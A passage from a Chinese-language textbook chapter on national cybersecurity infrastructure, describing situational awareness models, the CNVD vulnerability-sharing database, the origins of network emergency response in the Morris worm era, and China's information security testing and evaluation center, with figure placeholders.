



**图 2.2　网络安全态势感知模型与内容**

态势感知技术分类如图 2.3 所示。





**图 2.3　态势感知技术分类**

### 3. 信息安全共享数据库

信息安全共享数据库的搭建是为了给其他信息安全机构、设施等提供漏洞信息发布、漏洞分析、风险评估等服务及信息安全知识共享的服务。现今我国已有许多信息安全共享数据库，例如，国家信息安全漏洞共享平台（China National Vulnerability Database，CNVD）。该平台是由国家计算机网络应急技术处理协调中心（中文简称国家互联应急中心，英文简称 CNCERT）联合国内重要信息系统单位、基础电信运营商、网络安全厂商、软件厂商和互联网企业建立的信息安全漏洞信息共享知识库。建立 CNVD 的主要目标，即与国家政府部门、重要信息系统用户、运营商、主要安全厂商、软件厂商、科研机构、公共互联网用户等共同建立软件安全漏洞统一收集验证、预警发布及应急处置体系，切实提升我国在安全漏洞方面的整体研究水平和及时预防能力，进而提高我国信息系统及国产软件的安全性，带动国内相关安全产品的发展。类似的平台还有乌云漏洞平台（WooYun）等。CNVD2014 年度成员单位发现或共享漏洞的排名如图 2.4 所示。





图 2.4 CNVD2014 年度成员单位工作贡献排名

### 4. 网络应急响应体系

网络应急响应体系是一种被动性的安全体系，它是持续运行并由一定条件触发的体系。直接推动该机制建立的是 20 世纪 80 年代末期发生在西方的两起重大信息安全事件。第一起是“莫里斯蠕虫”入侵互联网。12 小时内，几千台工作站与小型机陷入瘫痪状态，不计其数的资料和数据毁于一旦，造成的损失近亿美元。第二起是美国和西德联手破获了前苏联收买西德大学生何可，渗入欧美十余个国家的计算机，获取大量敏感信息的计算机间谍案。因此，建立一种全新的安全防护及管理机制以应对日益严峻的网络安全状况成为共识。应急响应体系为及时处理漏洞、防御攻击、恢复系统提供相关服务，是保证政府、社会、经济等正常运转的重要基础。我国国家公共网络安全事件应急处理体系如图 2.5 所示。





**图 2.5 国家公共网络安全事件应急处理体系**

### 5. 信息安全产品测试与系统评估等

信息安全产品测试与系统评估是确保安全产品、系统、服务可靠的重要手段。我国目前建设有中国信息安全测评中心,该测评中心是我国专门从事信息技术安全测试和风险评估的权威职能机构。测评中心的主要职能包括:负责信息技术产品和系统的安全漏洞分析与信息通报;负责党政机关信息网络、重要信息系统的安全风险评估;开展信息技术产品、系统和工程建设的安全性测试与评估;开展信息安全服务和专业人员的能力评估与资质审核;从事信息安全测试评估的理论研究、技术研发、标准研制等。该测评中心也是国家信息安全保障体系中的重要基础设施之一,在国家专项投入的支持下,拥有国内一流的信息安全漏洞分析资源和测试评估技术装备;建有漏洞基础研究、应用软件安全、产品安全检测、系统隐患分析和测评装备研发等多个专业性技术实验室;具有专门面向党政机关、基础信息网络和重要信息系统开展风险评估的国家专控队伍。除了权威职

能机构，还有许多民间测评机构且形式多样，例如，漏洞盒子、威客众测平台、补天漏洞响应平台等，都能提供有偿或无偿的漏洞测试。中国信息安全测评中心产品测试流程如图 2.6所示。中国信息安全测评中心系统评估流程如图 2.7 所示。

